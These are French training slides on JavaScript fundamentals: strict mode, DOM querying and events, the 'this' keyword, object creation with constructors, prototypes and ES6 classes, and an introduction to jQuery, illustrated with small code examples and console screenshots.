 → Le compilateur JS – dans certaines circonstances – effectue des déclarations/initialisations en fonction du contexte



```

1 //use strict;
2
3 var toPrint = "print me";
4
5 function print(out) {
6
7     stringToPrint = out;
8     console.log(stringToPrint);
9 }
10
11 //randomVariable = 23;
12 console.log(stringToPrint);
13 print('Hello');
14
  
```

Microsoft Visual Studio


Exception non gérée à la ligne 12, colonne 1 dans
http://localhost:58384/Scripts/06_global.js

0x800a1391 - Erreur d'exécution JavaScript: « stringToPrint » est indéfini

164

JS : use strict (2)

→ *stringToPrint* a été créée globale par le compilateur et comme elle est initialisée dans *print(...)* elle est valable et affiche Hello



```

06_global.js ✘ About.html Blog.html inc
<global>
1 //use strict;
2
3 var toPrint = "print me";
4
5 function print(out) {
6
7     stringToPrint = out;
8     console.log(stringToPrint);
9 }
10
11 //randomVariable = 23;
12
13 print('Hello');
14 console.log(stringToPrint);
15
  
```

F12 Explorateur DOM Console Débogage

0 0 1 0 X

HTML1300: Une navigation s'est produite.
 index.html
 Hello
 Hello

165

JS : use strict (3)

→ `stringToPrint` a été créée globale par le compilateur mais comme l'on demande une stricte initialisation (explicite) l'interpréteur lève une erreur comme quoi la variable n'est pas définie

```
'use strict';
var toPrint = "print me";
function print(out) {
    stringToPrint = out;
    console.log(stringToPrint);
}
print('Hello');
console.log(stringToPrint);
```

166

JS : use strict (4)

→ De manière générale '`use strict`' évite des comportements natifs de JS qui sont quelques fois surprenants
→ sans le mot clé '`use strict`' l'interpréteur ira jusqu'à la ligne 12

```
'use strict';
var obj = {};
Object.defineProperty(obj, 'readOnly', {
    enumerable: false,
    configurable: false,
    writable: false,
    value: 'This var is read only'
});
obj.readOnly = 'I wrote this';
console.log(obj.readOnly);
```

167

JS : use strict (5)

→ Activer strict dans JSHint

The screenshot shows two windows side-by-side. On the left is the 'Liste d'erreurs' (Error List) window from SharpLinter. It displays a table with columns for Code, Description, Project, File, and Line. There is one error and 13 warnings. The error is: 'SharpLinter: error SHL00001: JSHint static code analysis produced one or more warnings'. The warnings include: "'service' is defined but never used.", 'Missing "use strict" statement.', 'Missing "use strict" statement.', and "'expression' was used before it was'. On the right is a code editor window titled 'sharplinter.conf' showing configuration settings. The 'strict' setting is highlighted with a blue selection bar.

Code	Description	Projet	Fichier	Li...
✗	SharpLinter: error SHL00001: JSHint static code analysis produced one or more warnings	WebAppTestsJS	02_curlybraces.js	1
⚠	'service' is defined but never used.	WebAppTestsJS	02_curlybraces.js	3
⚠	Missing "use strict" statement.	WebAppTestsJS	04_variables.js	7
⚠	Missing "use strict" statement.	WebAppTestsJS	05_functions.js	21
⚠	'expression' was used before it was	WebAppTestsJS		

```
noarg          : true,
nomen         : false,
noempty        : true,
nonew          : false,
plusplus       : false,
quotmark       : false,
undef          : true,
unused         : true,
strict        : true,
maxdepth      : 5
```

168


JavaScript: DOM

Manipulation des éléments du DOM

169

JS : DOM Hiérarchie

L'objet Document (DOM) est l'élément (API) essentiel pour manipuler le contenu de documents HTML ou XML
 Un document contient un ensemble de nœuds manipulés par le langage JavaScript



170

JS : Méthodes pour manipuler le DOM (1)

```

getElementById
getElementsByClassName
getElementsByName()
getElementsByTagName
getElementsByTagNameNS()
  
```

```
1 | var element = document.getElementById(id);
```

Paramètres

`id`

L'ID (*identifiant*) de l'élément à localiser. Il est une chaîne de caractères sensible à la casse qui est unique ; un seul élément peut avoir un ID donné.

Valeur de retour

Un objet `Element` décrivant l'objet élément du DOM correspondant à l'ID spécifié ou `null` si aucun n'a été trouvé dans le document.

171

JS : Méthodes pour manipuler le DOM (2)

```
getElementById
getElementsByClassName
getElementsByName()
getElementsByTagName
getElementsByTagNameNS()
```

```
var elements = document.getElementsByClassName(names); // or:
var elements = rootElement.getElementsByClassName(names);
```

- `elements` est une `HTMLCollection` des éléments trouvés.
- `names` est une chaîne représentant le nom de la classe des éléments à trouver.
- `getElementsByClassName` peut être appelé sur n'importe quel élément, pas seulement sur le document. L'élément sur lequel il est appelé sera utilisé comme racine de la recherche.

172

JS : Méthodes pour manipuler le DOM (3)

```
getElementById
getElementsByClassName
getElementsByName()
getElementsByTagName
getElementsByTagNameNS()
```

```
var elements = document.getElementsByTagName(name);
```

- `elements` est une liste de nœuds (`NodeList`) des éléments trouvés dans l'ordre dans lequel ils apparaissent dans l'arbre.
- `nom` est une chaîne représentant le nom des éléments. La chaîne spéciale "*" représente « tous les éléments ».

 **Note :** La dernière spécification W3C dit que `elements` est une `HTMLCollection`; cependant cette méthode renvoie une `NodeList` dans les navigateurs WebKit. Voir [bug 14869](#) pour plus de détails.

173

JS : Méthodes pour manipuler le DOM (4)

`querySelector`

`querySelectorAll()`

```
1 | element = document.querySelector(sélecteurs);
```

Paramètres

`sélecteurs` (`sélecteurs`)

une `DOMString` (*chaîne de caractères*) qui contient un ou plusieurs sélecteurs à comparer. La chaîne doit être composée de sélecteurs CSS valides ; sinon une exception `SYNTAX_ERR` est lancée. Voir [Localisation des éléments DOM avec les sélecteurs](#) pour plus d'informations sur les sélecteurs et leur gestion.

Note : les caractères qui n'appartiennent pas à la syntaxe standard CSS doivent être échappés par un antislash ("\""). Puisque JavaScript utilise aussi cette barre pour l'échappement, une attention particulière est nécessaire quand des chaînes comprennent ces caractères. Voir [Caractère spécial d'échappement](#) pour plus d'informations.

Valeur renournée

Un objet `Element` représentant le premier élément dans le document qui corresponde au jeu de `sélecteurs CSS` spécifié.

Si vous avez besoin d'une liste de tous les éléments correspondant aux sélecteurs spécifiés, vous devez utiliser `querySelectorAll()` à la place.

174

JS : Méthodes pour manipuler le DOM (5)

- Le code JavaScript suivant illustre la manipulation du DOM

```
</form>
<script type="text/javascript">

var elements = document.getElementsByTagName("img");
for (var i = 0; i < elements.length; i++) {
    console.log("Element: " + elements[i].tagName + " " + elements[i].src);
}

</script>
```

Example - F12

Fichier	Rechercher	Désactiver	Affichage	Images	Cache	Outils	Valid
HTML	CSS	Console	Script	Profilier	Réseau		
↻ ✖							
Actualiser la page pour voir les messages qui se sont produits							
Element: IMG http://localhost:53693/Images/ery_1.jpg Element: IMG http://localhost:53693/Images/ery_2.jpg Element: IMG http://localhost:53693/Images/ery_3.jpg Element: IMG http://localhost:53693/Images/ery_4.jpg Element: IMG http://localhost:53693/Images/ery_5.jpg Element: IMG http://localhost:53693/Images/ery_6.jpg							

175

JS : Accéder au Contenu

Pour accéder au contenu d'un élément du DOM, JavaScript expose plusieurs propriétés :

```
<body>
|   <div id="target">
|       <p>Texte d'un premier <i>paragraphe</i> d'un document HTML</p>
|       <div><p>Texte d'un sous-paragraphe</p></div>
|   </div>
| </body>
| <script type="text/javascript">
|     var txt = document.getElementById('target');
|     console.log('Content: ' + txt.textContent);
|     console.log('innerText: ' + txt.innerText);
|     console.log('innerHTML: ' + txt.innerHTML);
| </script>
Content:
                    Texte d'un premier paragraphe d'un document HTML
                    Texte d'un sous-paragraphe

innerText: Texte d'un premier paragraphe d'un document HTML

                    Texte d'un sous-paragraphe
innerHTML:
                    <p>Texte d'un premier <i>paragraphe</i> d'un document HTML</p>
                    <div><p>Texte d'un sous-paragraphe</p></div>
```

176

JS : Evénements

Pour créer des interactions avec l'utilisateur
→ Evénements des objets du DOM associés à des fonctions JS

177

JS : Evénements (1)

Le modèle événementiel JavaScript :

1. Evénements du DOM
2. Evénements des API de l'HTML 5
3. Evénements Touch-Based (JavaScript Mobile)

DOM

<u>onclick</u>	The event occurs when the user clicks on an element
<u>ondblclick</u>	The event occurs when the user double-clicks on an element
<u>onmousedown</u>	The event occurs when a user presses a mouse button over an element
<u>onmousemove</u>	The event occurs when the pointer is moving while it is over an element
<u>onmouseover</u>	The event occurs when the pointer is moved onto an element
<u>onmouseout</u>	The event occurs when a user moves the mouse pointer out of an element
<u>onmouseup</u>	The event occurs when a user releases a mouse button over an element

178

JS : Evénements (2)

DOM

Keyboard Events

Attribute	Description
<u>onkeydown</u>	The event occurs when the user is pressing a key
<u>onkeypress</u>	The event occurs when the user presses a key
<u>onkeyup</u>	The event occurs when the user releases a key

Frame/Object Events

Attribute	Description
<u>onabort</u>	The event occurs when an image is stopped from loading before completely loaded (for <object>)
<u>onerror</u>	The event occurs when an image does not load properly (for <object>, <body> and <frameset>)
<u>onload</u>	The event occurs when a document, frameset, or <object> has been loaded
<u>onresize</u>	The event occurs when a document view is resized
<u>onscroll</u>	The event occurs when a document view is scrolled
<u>onunload</u>	The event occurs once a page has unloaded (for <body> and <frameset>)

179

JS : Evénements (3)

DOM

Form Events

Attribute	Description
<u>onblur</u>	The event occurs when a form element loses focus
<u>onchange</u>	The event occurs when the content of a form element, the selection, or the checked state have changed (for <input>, <select>, and <textarea>)
<u>onfocus</u>	The event occurs when an element gets focus (for <label>, <input>, <select>, <textarea>, and <button>)
<u>onreset</u>	The event occurs when a form is reset
<u>onselect</u>	The event occurs when a user selects some text (for <input> and <textarea>)
<u>onsubmit</u>	The event occurs when a form is submitted

180

JS : Objet Event

Lorsqu'un événement se produit un objet *Event* est mis à disposition de manière implicite, cet objet expose des propriétés et des méthodes

Property	Description
<u>bubbles</u>	Returns whether or not an event is a bubbling event
<u>cancelable</u>	Returns whether or not an event can have its default action prevented
<u>currentTarget</u>	Returns the element whose event listeners triggered the event
<u>eventPhase</u>	Returns which phase of the event flow is currently being evaluated
<u>target</u>	Returns the element that triggered the event
<u>timeStamp</u>	Returns the time (in milliseconds relative to the epoch) at which the event was created
<u>type</u>	Returns the name of the event

Methods

Method	Description
<u>initEvent()</u>	Specifies the event type, whether or not the event can bubble, whether or not the event's default action can be prevented
<u>preventDefault()</u>	To cancel the event if it is cancelable, meaning that any default action normally taken by the implementation as a result of the event will not occur
<u>stopPropagation()</u>	To prevent further propagation of an event during event flow

181

JS : Abonnement un Evénement

En JavaScript, **l'abonnement** à un événement peut se faire de deux manières soit via le code déclaratif de l'objet du DOM ou soit via le code impératif

→ 1 : attribut *onclick*

```
</ul>
<div id="buttonDiv"><button id="btnOrder" onclick="ClickButton(event);return false"
    type="submit">Place Order</button></div>
-->

function ClickButton(e) {
    var elements = document.getElementsByTagName('img');
    for (var i = 0; i < elements.length; i++) {
        console.log("Element: " + elements[i].tagName + " " + elements[i].src);
    }
}
```

182

JS : Abonnement un Evénement

→ 2 : via le code impératif : méthode *addEventListener*

```
//javascript placé en fin de document
window.onload = function () {
    var btn = document.getElementById('btnOrder');
    btn.addEventListener('click', function (e) {
        var elements = document.getElementsByTagName('img');
        for (var i = 0; i < elements.length; i++) {
            console.log("Element: " + elements[i].tagName + " " + elements[i].src);
        }
        e.preventDefault();
    });
}
```

183

JS: Exercice Abonnement

Exercice 1

Application DOM et Gestion des Evénements

- abonnement via AddEventListener – 02-HTML5WebApp.sln

```
btn.addEventListener("click", SayHelloEvent);
```



184

JS: Exercice Abonnement (2)

Exercice 2

Application DOM et Gestion des Evénements + mise en page CSS

- 03-HTML5WebApp.sln



The screenshot shows a web application for ordering books. The main content area displays six books:

- ERY 01: Instant Node.js
- ERY 02: Head First jQuery
- ERY 03: jQuery UI
- ERY 04: jQuery Mobile First Look
- ERY 05: jQuery IN ACTION
- ERY 06: Pro jQuery

Below each book is a row of controls:

- A small image of a person.
- The label "ERY" followed by a number (0 or 1).
- A small input box.

At the bottom right is a large "Place Order" button.

The browser's developer tools are open at the bottom, showing the DOM tree and a console log with several "Element: IMG" entries:

```
HTML1000: Une navigation s'est produite.
05.1-dom.js.html
Element: IMG http://localhost:64899/Images/ery_1.jpg
Element: IMG http://localhost:64899/Images/ery_2.jpg
Element: IMG http://localhost:64899/Images/ery_3.jpg
Element: IMG http://localhost:64899/Images/ery_4.jpg
Element: IMG http://localhost:64899/Images/ery_5.jpg
Element: IMG http://localhost:64899/Images/ery_6.jpg
```

185

JS: Mot clé *this*

Dans de nombreux langages « *objet* » (java, C#, C++, etc.) le mot clé *this* représente l'instance de l'objet associé à la méthode en exécution.

En JavaScript, le mot clé *this* représente l'élément actuel sur lequel s'opère une action (*current element*) (c'est un pointeur vers le *contexte* d'exécution de la méthode – objet toujours présent de manière implicite)

i Note : attention à l'objet JavaScript *this* car il est polymorphe !

186

JS: Mot clé *this* (2)

En pratique, référencer le mot clé *this* de manière globale revient à invoquer le Global Namespace et donc l'objet *window*

The screenshot shows a code editor with a file named '08_this.js' containing the line: `window.onload = console.log(this);`. Below the code editor is the Google Chrome DevTools interface. In the bottom right corner of the DevTools, the global object 'window' is expanded, showing its properties and methods. The 'this' variable is highlighted in the code editor and corresponds to the global window object in the DevTools console.

```

Code Machine 08_this.js X 07_READONLY.js share
1 window.onload = console.log(this);
2

Elements Console Sources Network Timeline
chrome-extension://fh...dfchfph ▾ Preserve log
▼ Window ▾
  Infinity: Infinity
  ▶ AnalyserNode: function AnalyserNode()
  ▶ AnimationEvent: function AnimationEvent()
  ▶ AppBannerPromptResult: function AppBannerPromptResult()
  ▶ ApplicationCache: function ApplicationCache()
  ▶ ApplicationCacheErrorEvent: function ApplicationCacheErrorEvent()
  ▶ Array: function Array()
  ▶ ArrayBuffer: function ArrayBuffer()
  ▶ Attr: function Attr()
  ▶ Audio: function HTMLAudioElement()
  ▶ AudioBuffer: function AudioBuffer()
  ▶ AudioBufferSourceNode: function AudioBufferSourceNode()
  ▶ AudioContext: function AudioContext()
  ▶ AudioDestinationNode: function AudioDestinationNode()
  ▶ AudioListener: function AudioListener()
  
```

Google Chrome affiche l'objet et ses membres

187

JS: Mot clé *this* (3)

Lors du déclenchement d'un événement le mot clé *this* représente le contexte de l'objet qui est le déclencheur de l'événement (sender)

```
//Action 1 : abonnement à un événement
function AddListener() {
    try {
        var btn = document.getElementById('btnHello');
        if (btn != null) {
            btn.addEventListener('click', SayHelloJS);
        }
    }
}

//Action 2 : créer une fonction (gestionnaire événement)
function SayHelloJS(evt) {
    evt = MouseEvent {isTrusted: true, type: "click", target: button#btnHello, currentTarget: button#btnHello, bubbles: true, cancelable: true, timeStamp: 1491553555555}
    //alert('Hello HTML 5');
    //var document = 'Hello HTML 5';
    //document = 'Hello HTML 5';
    var test = this; test = button#btnHello;
    var el = document.getElementById('monDiv');
    if (el != null) {
        el.innerText = 'Hello HTML 5';
    }
}
```

188

JS: Mot clé *this* (4)

- Le mot clé *this* fait référence à l'objet contextuel en exécution

```
var obj = {
    val: 'Hi there',
    printVal: function () {
        //console.log(this);
        console.log(this.val);
    }
};
var obj2 = {
    val: 'Whats up'
};
obj.printVal();

obj2.printVal = obj.printVal;
obj2.printVal();


var print = obj.printVal;
//var print = obj.printVal.bind(obj);
print();
```

189

JS: Mot clé *this* (5)

- Le mot clé *this* fait référence à l'objet contextuel en exécution

Dans l'exemple, *setInterval* est un *callback* qui s'exécute dans le contexte du Global Namespace, il s'agit d'une fonction de l'objet *window*.
 → le mot clé *this* fera référence à la *window* ... qui ne contient pas de méthode appelée *greet* !



```

var obj = function () {
  console.log(this);
  this.hello = 'hello';
  //fonction
  this.greet = function () {
    console.log(this.hello);
    // alert(this.hello);
  }
  //le callback est effectué dans le contexte
  //global window et donc le résultat est undefined
  this.delayGreeting = function () {
    setInterval(this.greet, 5000);
  }
}
  
```

190

JS: Mot clé *this* (6)

Pour que le mot clé *this* fasse toujours référence à l'objet contextuel initial

→ utiliser une référence locale à la construction *var _this = this;*

```

42
43 var obj = function () {
44   var _this = this;
45   console.log(this);
46   _this.hello = 'hello';
47
48   _this.greet = function () {
49     console.log(_this.hello);
50   }
51
52   this.delayGreeting = function () {
53     setInterval(_this.greet, 1000)
54   }
55 }
56
57 var greeter = new obj();
58 greeter.delayGreeting()
  
```


191

JS: Démo Polymorphisme de *this*

Démo

Application SetInterval Hello

```
this.delayGreeting = function () {  
    setInterval(_this.greet, 1000)  
}
```



192

JavaScript Langage : Objets

Objets JavaScript

- Littéral
- Fonction constructeur
- Propriétés
- ECMA 6

193

JS : Création d'Objets

En JavaScript, un objet sera déclaré de plusieurs manières

1. De manière littérale : utilisation des accolades
`var NomObjet = {...}`
2. Via un constructeur :
 - `function NomObjet() { ... }`
 - ou
 - `var NomObjet = function () { ... }`
3. Via la méthode `create` de Object
`- var NomObjet = Object.create(...)`
4. Via la syntaxe et concepts de POO
 - mots clés de ECMA6 : `class, constructor`

Quelque soit la manière, les concepts *dynamiques* du langage sont d'application

194

JS : Objet JS littéral

Déclaration d'un objet *littéral*

- `companyName` : est un champ communément appelé propriété
- `orderSomething` : est une fonction appelée aussi méthode
- `customer` : est un objet JavaScript littéral (ensemble de paires clé/valeur)

i Note : dans l'exemple, l'objet `customer` devient global et est utilisé littéralement sans constructeur

```
'use strict';
//objet customer littéral
var customer = {
  companyName: 'Big Company',
  customerID: '01',
  orderSomething: function (product) {
    alert("OrderID:" + product);
  }
}
customer.companyName = "Big Company 2";
alert(customer.companyName);
customer.orderSomething("jQuery Book");
```

195

JS : Objet JS littéral (2)

La création d'un objet de manière littérale est particulièrement intéressante dans des environnements dynamiques

→ Par exemple, il est fréquent de passer un objet JS comme paramètre aux fonctions de jQuery

→ `cssData` est attendu, jQuery en extrait les propriétés et si elles sont reconnues applique le CSS

```
$(document).ready(function () {
    $('img:odd').bind("mouseenter mouseout", "red", handleMouse);
    $('img:even').bind("mouseenter mouseout", "blue", handleMouse);

    function handleMouse(e) {
        var cssData = {
            "border": "4px solid " + e.data,
            height: '-=10',
            width: '-=10'
        }
        if (e.type == "mouseout") {
            cssData.border = "",
            cssData.height = '+=10',
            cssData.width= '+=10'
        }
        $(this).css(cssData);
    }
});
```



196

JS: Objet JS via Constructeur

Une fonction peut représenter le *constructeur* d'un objet (au même titre qu'un constructeur en POO)

(méthode de création à privilégier lors de la liaison de données → représente le modèle de données)

→ passage possible de paramètres à la construction de l'objet via le mot clé `new`

```
*****  
//objet Customer via un constructeur  
var Customer = function (companyname) {  
    this.companyName = companyname;  
    this.customerID = '01';  
  
    //Méthode  
    this.orderSomething = function (product) {  
        alert("OrderID:" + product);  
    }  
  
}  
  
var c = new Customer("Big Company 2");  
alert(c.companyName);  
c.orderSomething("jQuery Book");
```

197

JS : Objet JS via Constructeur (2)

Passer par une fonction représentant le constructeur d'un objet permet de formaliser les membres d'un objet et d'appliquer la règle de *l'encapsulation* (le champ `_Balance` est déclaré via le mot clé `var`)

```
var BankAccountGeneric = function (initAmount) {
    //Champ privé
    var _Balance = initAmount;
    //Propriété
    this.Get_Balance = function () {
        return _Balance;
    }
    //Transaction Dépôt
    this.Deposit = function (amount){
        _Balance += amount;
    }
}
///IHM
var ba = new BankAccountGeneric(2000);
ba.Deposit(2000);
console.log("Solde : " + ba.Get_Balance());
```

198

JS : Objet JS via Constructeur (3)

Dans le cadre d'un constructeur d'objet, l'objet devrait exposer des propriétés `Get/Set` pour mettre en œuvre la notion d'encapsulation
 → noter le mot clé `var` devant les champs (ils deviennent privés à la fonction)(scope)
 → noter l'absence du mot clé `this` pour les champs

```
var Customer = function (companynname) {
    'use strict';
    var companyName = companynname;
    var customerID = '01';
    //Propriété Get ID
    this.Get_CustomerID = function () {
        return customerID;
    }
    //Propriété Set CompanyName
    this.Set_CompanyName = function (companynname) {
        companyName = companynname;
    }
    //Propriété Get Companynname
    this.Get_CompanyName = function () {
        return companyName;
    }
    //Méthode
```

199

JS : Propriétés (1)

Encapsulation :

- Passer par des propriétés pour accéder aux champs

```
var c = new Customer("Big Company 2");
alert(c.Get_CompanyName()); //OK
c.orderSomething("jQuery Book");
```

- Appeler directement le champ n'est plus permis (façon JavaScript → *undefined*)

```
var c = new Customer("Big Company 2");
alert(c.companyName); //undefined
c.orderSomething("jQuery Book");
```

200

JS : Propriétés Indexées à l'objet (2)

i Note: par défaut appel les propriétés sont indexées à l'objet
 → permet de choisir de manière dynamique la propriété à afficher

```
//objet littéral vide
var objet_vide = {};
```


```
//objet contenant des propriétés et une méthode
var personne = {
    "Prenom": "james",
    "Nom": "Bond",
    Parler: function (text) {
        alert(text);
    }
}
window.onload =
    //appel à la méthode
    personne.Parler("Stage jQuery");
alert(personne["Nom"]);
alert(personne.Prenom);
```



201

JS : Propriétés - Contrôle

Les propriétés sont énumérables, configurables, en lecture seule et ont une valeur par défaut si elles sont déclarées via `Object.defineProperty`



```

07_READONLY.js*  X  sharplinter.conf      06_global.js      About.

<global>
1  'use strict';
2  var obj = {};
3
4  Object.defineProperty(obj, 'readOnly', {
5      enumerable: false,
6      configurable: false,
7      writable: false,
8      value: 'This var is read only'
9  });
10
11 obj.readOnly = 'I wrote this';
12 console.log(obj.readOnly);

```

202

JS : Propriétés – Contrôle (2)

`Object.defineProperty` : voir

https://developer.mozilla.org/fr/docs/Web/JavaScript/Reference/Objets_globaux/Object/defineProperty

configurable
 true si et seulement si le type de ce descripteur de propriété peut être changé et si la propriété peut/pourra être supprimée de l'objet correspondant.
 La valeur par défaut est `false`.

enumerable
 true si et seulement si la propriété apparaît lors de l'énumération des propriétés de l'objet correspondant.
 La valeur par défaut est `false`.

Un descripteur de données possède les propriétés optionnelles suivantes :

value
 La valeur associée à la propriété. Peut être n'importe quelle valeur JavaScript valide (un nombre, un objet, etc.).
 La valeur par défaut est `undefined`.

writable
 true si et seulement si la valeur associée à la propriété peut être modifiée en utilisant un opérateur d'affectation.
 La valeur par défaut est `false`.

203

JS : ECMA 6

ECMA6 : nouveaux mots clés et nouvelles méthodes

- <https://www.smashingmagazine.com/2015/10/es6-whats-new-next-version-javascript/>
- *let* : bloc scope
- *const* : initialisation obligatoire / lecture uniquement
- *Arrow function* : => *lambda + this* hérite du contexte d'exécution
- Template Literal : *\${...}*
- Nouvelles méthodes sur les types String et Array et sur l'objet Math
- *Spread* opérateur : *[...values, 8, ...values]*
- Destructured opération : *let[x,y] = [1,2];*
- Paramètres avec valeurs par défaut;
- *class, constructor, extends, super, get, set*

i Note : les transpilateurs permettent de convertir du code ES6 en ES5
(voir Babel, TypeScript, 6to5, tâches Grunt, Gulp)

204

JS : Objet via Class (ECMA 6)

JS ECMA 6 introduit le nouveau mot clé *class* pour la création d'un objet

- constructeur
- get / set accesseurs

Note : perte de l'encapsulation, les variables sont privées par convention *_Balance*
(il existe d'autres techniques)

```
//ECMA 6 pour créer un objet
class BankAccountGeneric {
    //var _Balance = 0;
    //Constructeur
    constructor(initAmount){
        this._Balance = initAmount;
    }
    //Propriété
    //Get_Balance() {
    get Balance() {
        return this._Balance;
    }
    //Méthode
    Deposit(amount) {
        this._Balance += amount;
    }
}
```

205

JS: Exercice Objet ECAM 5

Exercice du Support

Objet JavaScript

```
function ApplyBinding(companyname) {
    var cpyN = companyname.split('_');
    var customer = new Customer(cpyN[0]);
    var elementid = document.getElementById('custId');
    elementid.value = customer.Get_CustomerID();
    //
    var elementname = document.getElementById('custName');
    elementname.value = customer.Get_CompanyName();
```

HTML5

Création d'un objet JavaScript via une fonction Constructeur



ID Client	29
CompanyName	CompanyName-1 - 33
Bind Customer	

206

JS: Prototypage

La fonction **prototype** de JavaScript permet d'étendre les fonctionnalités d'un objet (méthode d'extension)

→ toutes les instances futures ou déjà existantes sont associées aux nouvelles fonctionnalités

```
//définir un constructeur (Majuscule Personne)
var Personne = function (g) {
    this.genre = g;
}
//propager à toutes instances de Personne un méthode publique get_genre
Personne.prototype.get_genre = function () {
    return this.genre;
}
//créer une instance de Personne
var p = new Personne("male");
alert(p.get_genre());
```

207

Programmation en HTML5 avec
JavaScript et CSS3 (70-480)

- jQuery

208

JS : Framework Externes

Frameworks JavaScript externes

→ <https://www.javascripting.com/>


1. Catégorie *DOM*
 - jQuery Open Source
 - React de Facebook
2. Catégorie *DataBinding*
 - KnockOut
3. Catégorie *UI*
 - Charts.js, Telerik, DevExpress, Infragistics
4. Catégorie *FORMS*
 - jQuery Validation
5. Catégorie *FRAMEWORK Génériques*
 - AngularJS / 4 de Google
 - Ember
 - Vue.js

209

jQuery

Frameworks jQuery (Opens Source)

- jQuery Core (Sélection, Ajax, etc.)
- jQuery UI (Effets, Contrôles)
- jQuery Mobile
- jQuery Qunit (tests)



210

jQuery: Apports (1)

- jQuery est une librairie JavaScript qui simplifie l'accès au *DOM* ... mais aussi simplifie la gestion des événements, les appels *AJAX* et la création d'effets et d'animations d'IHM web
 - suivant la version utilisée, jQuery garanti une compatibilité uniforme au niveau de certaines versions des navigateurs

- Accède au DOM

```
$(‘div.content’).find(‘p’);
```

- Modifie l'apparence d'une page (*leverage CSS skills*)

```
$(‘ul > li:first’).addClass(‘active’);
```

- Change le contenu d'un document

```
$(‘#container’).append(‘<a href=“more.html”>more</a>’);
```

211

jQuery: Apports (2)

- Répondre aux interactions des utilisateurs

```
$('button.show-details').click(function() {
    $('div.details').show();
});
```

- Animer des éléments

```
$('div.details').slideDown();
```

- Recupérer des informations à partir du serveur (AJAX)

```
$('div.details').load('more.html #content');
```

- Simplifie des tâches usuelles

```
$.each(obj, function(key, value) {
    total += value;
});
```

212

jQuery: Téléchargement

- jQuery est téléchargeable à partir du site officiel <http://jquery.com>

- jQuery est structuré sous forme de plusieurs fichiers de librairies :

1. La librairie de base jQuery (ex: jquery-1.10.2.js)
2. La librairie jQuery UI : contient une série de contrôles pour la création d'IHM riches et performantes (incluant des thèmes)
3. La librairie jQuery Mobile : contient une série de contrôles optimisés pour les applications mobiles (tablettes et mobiles)
4. Les plugins jQuery exposant des fonctionnalités diverses

- Le fichier *minimum.js* est conseillé en mode production (environ 3x moins lourd que le fichier js dev)

- CDN (Public Content Distribution Network) afin de télécharger jQuery à partir du serveur web le plus proche du client (Google, Microsoft, ...)



213

jQuery: Méthode \$ (1)

- L'accès aux fonctionnalités de jQuery se fait via un point d'entrée qui est une fonction appelée *jQuery* dont le raccourci est le sigle **\$**

```
<div id="buttonDiv"><buttc
</form>
<script>
  jQuery(
~<sc body> jQuery(selector, context)
html> Define a local copy of jQuery
```

```
<div id="buttonDiv"><buttc
</form>
<script>
  $(
~<sc body> $(selector, context)
html> Define a local copy of jQuery
```

214

jQuery: Méthode ready(fn)

Si la fonction jQuery manipule le DOM celui-ci doit-être « disponible »

1. placer le code jQuery ou JavaScript en bas de page avant la balise `</body>`
2. la fonction *ready()* permet de s'affranchir de cette éventuelle *contrainte*

```
<script src="ScriptWM.js" type="text/j
<script type="text/javascript">
  $(document).ready(function () {
```

215

Référencement de jQuery

